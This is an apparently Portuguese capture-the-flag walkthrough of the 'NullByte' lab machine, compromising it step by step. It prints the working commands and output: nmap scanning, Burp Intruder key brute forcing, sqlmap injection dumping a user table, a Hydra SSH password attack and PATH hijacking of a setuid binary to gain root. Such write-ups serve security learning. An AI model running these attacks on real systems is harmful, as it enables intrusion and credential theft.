
Nullbyte

IP da máquina: 192.168.2.109 // MAC: 08:00:27:91:CF:8E


Resultados do nmap:

nmap -sS -sV -p- -Pn -v 192.168.2.109




```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
777/tcp   open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
44719/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:91:CF:8E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Resultados do exiftool:




```
root@kali:~# exiftool main.gif
ExifTool Version Number         : 11.99
File Name                       : main.gif
Directory                       : .
File Size                       : 16 kB
File Modification Date/Time     : 2020:06:14 21:23:05-03:00
File Access Date/Time           : 2020:06:14 21:23:05-03:00
File Inode Change Date/Time     : 2020:06:14 21:23:05-03:00
File Permissions                : rw-r--r--
File Type                       : GIF
File Type Extension             : gif
MIME Type                       : image/gif
GIF Version                     : 89a
Image Width                     : 235
Image Height                    : 302
Has Color Map                   : No
Color Resolution Depth          : 8
Bits Per Pixel                  : 1
Background Color                : 0
Comment                         : P-): kzMb5nVYJw
Image Size                      : 235x302
Megapixels                      : 0.071
```

http://192.168.2.109/kzMb5nVYJw/



Key:

BurpSuite



Burp Suite Communi
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Pro
2 × ...
Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the wa

Attack type: Sniper

```
POST /kzMb5nVYJw/index.php HTTP/1.1
Host: 192.168.2.109
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.109/kzMb5nVYJw/
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Connection: close
Upgrade-Insecure-Requests: 1

key=§a§
```


Burp Suite Community Edition v2020.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
2 × ...
Target Positions Payloads Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 28

Payload type: Simple list Request count: 28


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
iloveyou
12345
princess
passord
1234567
rockyou
abcd123
123
aaaaa
```

Chave encontrada:


Chave: elite



Requ... ▲	Payload	Status	Error	Timeo...	Length	Comment
4	princess	200	□	□	435	
5	passord	200	□	□	435	
6	1234567	200	□	□	435	
7	rockyou	200	□	□	435	
8	abcd123	200	□	□	435	
9	123	200	□	□	435	
10	aaaaa	200	□	□	435	
11	aaa	200	□	□	435	
12	123	200	□	□	435	
13	elite	200	□	□	336	
14	asdf	200	□	□	435	

```
Host: 192.168.2.109
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.109/kzMb5nVYJw/
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1

key=elite
```


http://192.168.2.109/kzMb5nVYJw/index.php



Search for usernames:

Enter username:

http://192.168.2.109/kzMb5nVYJw/420search.php?usrtosearch=a




EMP ID :1
EMP NAME : ramses
EMP POSITION :

Fetched data successfully


Resultados do sqlmap:

sqlmap --url "http://192.168.2.109/kzMb5nVYJw/420search.php?usrtosearch=a" --dbs --batch



```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] seth
```


sqlmap --url "http://192.168.2.109/kzMb5nVYJw/420search.php?usrtosearch=a" -D seth --dump-all --batch



```
+------+--------------------------------------------+--------+------------+
| id   | pass                                       | user   | position   |
+------+--------------------------------------------+--------+------------+
| 1    | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses | <blank>    |
| 2    | --not allowed--                            | isis   | employee   |
+------+--------------------------------------------+--------+------------+
```

Hydra:


hydra -l ramses -P /rockyou.txt 192.168.2.109 -t 4 -s 777 ssh



```
root@kali:~# hydra -l ramses -P /root/rockyou.txt 192.168.2.109 -t 4 -s 777 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-14 21:44:16
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:1/p:25), ~7 tries per task
[DATA] attacking ssh://192.168.2.109:777/
[777][ssh] host: 192.168.2.109   login: ramses   password: omega
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-14 21:45:02
```


SSH:

ssh ramses@192.168.2.109 -p 777




```
root@kali:~# ssh ramses@192.168.2.109 -p 777
The authenticity of host '[192.168.2.109]:777 ([192.168.2.109]:777)' can't be established.
ECDSA key fingerprint is SHA256:H/Y/TKggtnCfMGz457Jy6F6tUZPrvEDD62dP9A3ZIkU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.2.109]:777' (ECDSA) to the list of known hosts.
ramses@192.168.2.109's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug  2 01:38:58 2015 from 192.168.1.109
ramses@NullByte:~$ id
uid=1002(ramses) gid=1002(ramses) groups=1002(ramses)
ramses@NullByte:~$ uname -a
Linux NullByte 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt11-1+deb8u2 (2015-07-17) i686 GNU/Linux
ramses@NullByte:~$
```

cp /bin/sh /tmp/ps




```
ramses@NullByte:~$ cd /var/www/backup
ramses@NullByte:/var/www/backup$ ls -lha
total 20K
drwxrwxrwx 2 root root 4.0K Aug  2  2015 .
drwxr-xr-x 4 root root 4.0K Aug  2  2015 ..
-rwsr-xr-x 1 root root 4.9K Aug  2  2015 procwatch
-rw-r--r-- 1 root root   28 Aug  2  2015 readme.txt
ramses@NullByte:/var/www/backup$ cp /bin/sh /tmp/ps
ramses@NullByte:/var/www/backup$ 
```

Exportando o /tmp para o $PATH:



```
ramses@NullByte:/var/www/backup$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:/var/www/backup$ export PATH=/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/game
s
ramses@NullByte:/var/www/backup$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:/var/www/backup$
```

Root:



```
ramses@NullByte:/var/www/backup$ ./procwatch
# id
uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses)
# uname -a
Linux NullByte 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt11-1+deb8u2 (2015-07-17) i686 GNU/Linux
#
```